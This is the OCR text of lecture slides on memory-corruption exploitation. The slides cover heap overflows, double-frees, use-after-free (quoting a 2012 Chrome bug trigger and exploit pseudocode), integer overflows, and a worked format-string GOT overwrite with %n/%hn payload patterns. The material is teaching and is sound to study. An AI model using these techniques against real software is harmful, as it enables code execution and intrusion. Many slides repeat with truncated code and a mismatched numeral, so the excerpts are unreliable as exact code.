Yet More Buffer Overflows

Changelog

Corrections made in this version not in first posting:

1 April 2017: slide 41: a few more %c's would be needed to skip format string part

last time: pointer subterfuge

"pointer subterfuge"

overwrite a pointer

overwritten pointer used to overwrite/access somewhere else

many ways this translates into exploit

last time: targets for pointers

many "targets" for attacker

- change important data directly
- change return addresses, then have return happen
- change function pointer, then have it called

typically: rely on code address being used soon

- same as stack smashing — but not necessairily return address

which is used — depends on context

- different situations will make different ones easier/possible

last time: frame pointer overwrite

way off-by-one errors were a problem

many idea: frame pointer often next to buffer

frame pointer used to locate return address

changing frame pointer effectively changes return address

beyond normal buffer overflows

pretty much every memory error is a problem

will look at exploiting:

off-by-one buffer overflows (!)

heap buffer overflows

double-frees

use-after-free

integer overflows in size calculations

beyond normal buffer overflows

pretty much every memory error is a problem

will look at exploiting:

off-by-one buffer overflows (!)

heap buffer overflows


double-frees

use-after-free

integer overflows in size calculations


easy heap overflows

```
struct foo {
    char buffer[100];
    void (*func_ptr)(void);
};
```




heap overflow: adjacent allocations

```
class V {
  char buffer[100];
public:
  virtual void ...;
  ...
};
...
V *first = new V(...);
V *second = new V(...);
strcpy(first->buffer,
       attacker_controlled);
```



heap overflow: adjacent allocations

```
class V {
  char buffer[100];
public:
  virtual void ...;
  ...
};
...
V *first = new V(...);
V *second = new V(...);
strcpy(first->buffer,
       attacker_controlled);
```



heap smashing

“lucky” adjancent objects

same things possible on stack

but stack overflows had nice generic “stack smashing”

is there an equivalent for the heap?

yes (mostly)


diversion: implementing malloc/new

many ways to implement malloc/new

we will talk about one common technique

heap object

```
struct AllocInfo {
  bool free;
  int size;
  AllocInfo *prev;
  AllocInfo *next;
};
```



implementing free()

```
int free(void *object) {
    ...
    block_after = object + object_size;
    if (block_after->free) {
        /* unlink from list */
        new_block->size += block_after->size;
        block_after->prev->next = block_after->next;
        block_after->next->prev = block_after->prev;
    }
    ...
}
```


implementing free()

```
int free(void *object) {
    ...
    block_after = object + object_size;
    if (block_after->free) {
        /* unlink from list */
        new_block->size += block_after->size;
        block_after->prev->next = block_after->next;
        block_after->next->prev = block_after->prev;
    }
    ...
}
```

arbitrary memory write

vulnerable code


```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```



vulnerable code


```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```

shellcode
(or `system()`?)



vulnerable code

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```



beyond normal buffer overflows

pretty much every memory error is a problem

will look at exploiting:

off-by-one buffer overflows (!)

heap buffer overflows


double-frees

use-after-free

integer overflows in size calculations


double-frees

```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```



double-frees


```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
strcpy(p, attacker_controlled);
malloc(...);
char *q = malloc(...);
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```



double-frees


```
free(thing);
free(thing);
char *p = malloc(...);
// p points to next/prev
//   on list of avail.
//   blocks
...
// q points to attacker-
//   chosen address
strcpy(q, attacker_controlled2);
...
```

malloc returns something still on free list
because double-free made loop in linked list




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```




double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free expansion

```
// free/delete 1:
double_freed->next = first_free;
first_free = chunk;
// free/delete 2:
double_freed->next = first_free;
first_free = chunk
// malloc/new 1:
result1 = first_free;
first_free = first_free->next;
// + overwrite:
strcpy(result1, ...);
// malloc/new 2:
first_free = first_free->next;
// malloc/new 3:
result3 = first_free;
strcpy(result3, ...);
```



double-free notes

this attack has apparently not been possible for a while

most malloc/new's check for double-frees explicitly

(e.g., look for a bit in `size` data)

prevents this issue — also catches programmer errors

pretty cheap

beyond normal buffer overflows

pretty much every memory error is a problem

will look at exploiting:

off-by-one buffer overflows (!)

heap buffer overflows

double-frees

use-after-free

integer overflows in size calculations

vulnerable code


```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

something_else likely where the_foo was


vulnerable code

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

`something_else` likely where `the_foo` was



C++ inheritence: memory layout



exploiting use after-free

trigger many “bogus” frees; then

allocate many things of same size with “right” pattern

- pointers to shellcode?
- pointers to pointers to `system()`?
- objects with something useful in VTable entry?

trigger use-after-free thing

real UAF exploitable bug

2012 bug in Google Chrome

exploitable via JavaScript

discovered/proof of concept by PinkiePie

allowed arbitrary code execution via VTable manipulation

...despite exploit mitigations (we'll revisit this later)

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF exploit (pseudocode)

```
... /* use information leaks to find relevant addresses */
buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
vid.parentNode.removeChild(vid);
vid = null;
gc();
// allocate object to replace m_private
var array = new Uint32Array(168/4);
// allocate object to replace m_player
// type chosen to keep m_private pointer unchanged
rtc = new webkitRTCPeerConnection({'iceServers': []});
 ... /* fill ia with chosen addresses */
// trigger VTable Call that uses chosen address
buffer.timestampOffset = 42;
```

missing pieces: information disclosure

need to learn address to set VTable pointer to

(and other addresses to use)

allocate types other than `Uint32Array`

rely on confusing between different types, e.g.:

`MediaPlayer` (deleted but used)

`m_private` (pointer to PlayerImpl)
`m_timestampOffset` (double)

`Something` (replacement)

…
`m_buffer` (pointer)

use-after-free easy cases

common problem for JavaScript implementations

use-after-free'd object often some complex C++ object

- example: representation of video stream

exploits can choose type of object that replaces

- allocate that kind of object in JS

can often arrange to read/write vtable pointer

- depends on layout of thing created
- easy examples: string, array of floating point numbers

beyond normal buffer overflows

pretty much every memory error is a problem

will look at exploiting:

off-by-one buffer overflows (!)

heap buffer overflows

double-frees

use-after-free

integer overflows in size calculations

integer overflow example

```
item *load_items(int len) {
  int total_size = len * sizeof(item);
  if (total_size >= LIMIT) {
    return NULL;
  }
  item *items = malloc(total_size);
  for (int i = 0; i < len; ++i) {
    int failed = read_item(&items[i]);
    if (failed) {
      free(items);
      return NULL;
    }
  }
  return items;
}
```

len = 0x4000 0001
sizeof(item) = 0x10

total_size =
0x4 0000 0010

integer overflow example

```
item *load_items(int len) {
  int total_size = len * sizeof(item);
  if (total_size >= LIMIT) {
    return NULL;
  }
  item *items = malloc(total_size);
  for (int i = 0; i < len; ++i) {
    int failed = read_item(&items[i]);
    if (failed) {
      free(items);
      return NULL;
    }
  }
  return items;
}
```

len = 0x4000 0001
sizeof(item) = 0x10

total_size =
0x4 0000 0010

integer under/overflow: real example

part of another Google Chrome exploit by Pinkie Pie:

```
// In graphics command processing code:
uint32 ComputeMaxResults(size_t size_of_buffer) {
    return (size_of_buffer - sizeof(uint32)) / sizeof(T);
}
size_t ComputeSize(size_t num_results) {
    return sizeof(T) * num_results + sizeof(uint32);
}
// exploit: size_of_buffer < sizeof(uint32)
```

result: write 8 bytes after buffer

- sometimes overwrites data pointer

via https://blog.chromium.org/2012/05/tale-of-two-pwnies-part-1.html

special exploits

format string exploits

topic of next homework

format string exploits

```
printf("The command you entered ");
printf(command);
printf("was not recognized.\n");
```

format string exploits

```
printf("The command you entered ");
printf(command);
printf("was not recognized.\n");
```

what if command is %s?

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf("%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx\n",
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

25 30 31 36 6c 78 20 is ASCII for %016lx ␣

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(bu
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

second argument to `printf`: `%rsi`

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf("%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx\n");
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

third through fifth argument to `printf`: %rdx, %rcx, %r8, %r9

viewing the stack

```
$ cat test-format.c
#include <stdio.h>

int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(b
    }
}
$ ./test-format.exe
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
00007fb54d0c6790 786c363130252078 0000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

16 bytes of stack after return address

viewing the stack — not so bad, right?

can read stack canaries!

but actually **much** worse

can write values!

printf manpage

For %n:

> The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

printf manpage

For %n:

> The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

%hn — expect `short` instead of `int *`

format string exploit: setup

```c
#include <stdlib.h>
#include <stdio.h>

int exploited() {
    printf("Got here!\n");
    exit(0);
}

int main(void) {
    char buffer[100];
    while (fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

format string overwrite: GOT

```
0000000000400580 <fgets@plt>:
  400580:       ff 25 9a 0a 20 00       jmpq   *0x200a9a(%rip)
        # 601038 <_GLOBAL_OFFSET_TABLE_+0x30>
…

0000000000400706 <exploited>:
...
```

goal: replace `0x601030` (pointer to `fgets`)
with `0x400726` (pointer to `exploited`)

format string overwrite: setup

```
/* advance through 5 registers, then
 * 5 * 8 = 40 bytes down stack, outputting
 * 4916157 + 9 characters before using
 * %ln to store a long.
 */
fputs("%c%c%c%c%c%c%c%c%c%.4196157u%ln", stdout);
/* include 5 bytes of padding to make current location
 * in buffer match where on the stack printf will be reading.
 */
fputs("?????", stdout);
void *ptr = (void*) 0x601038;
/* write pointer value, which will include \0s */
fwrite(&ptr, 1, sizeof(ptr), stdout);
fputs("\n", stdout);
```

demo

demo

but millions of characters of junk output?

can do better — write value in multiple pieces

- use multiple %n

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

```
%c%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn…

…\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

skip over registers

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯

⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

skip to format string buffer, past format part

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

9 + 991 chars is 1000

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

write to first pointer

```
%c%c%c%c%c%c%c%c%.991u%hn%.1000u%hn⋯
```

```
⋯\x12\x34\x56\x78\x90\xAB\xCD\xEF
 \x12\x34\x56\x78\x90\xAB\xCD\xF1
```

format string exploit pattern (x86-64)

write `1000` (short) to address `0x1234567890ABCDEF`

write `2000` (short) to address `0x1234567890ABCDF1`

buffer starts 16 bytes above printf return address

$1000 + 1000 = 2000$

```
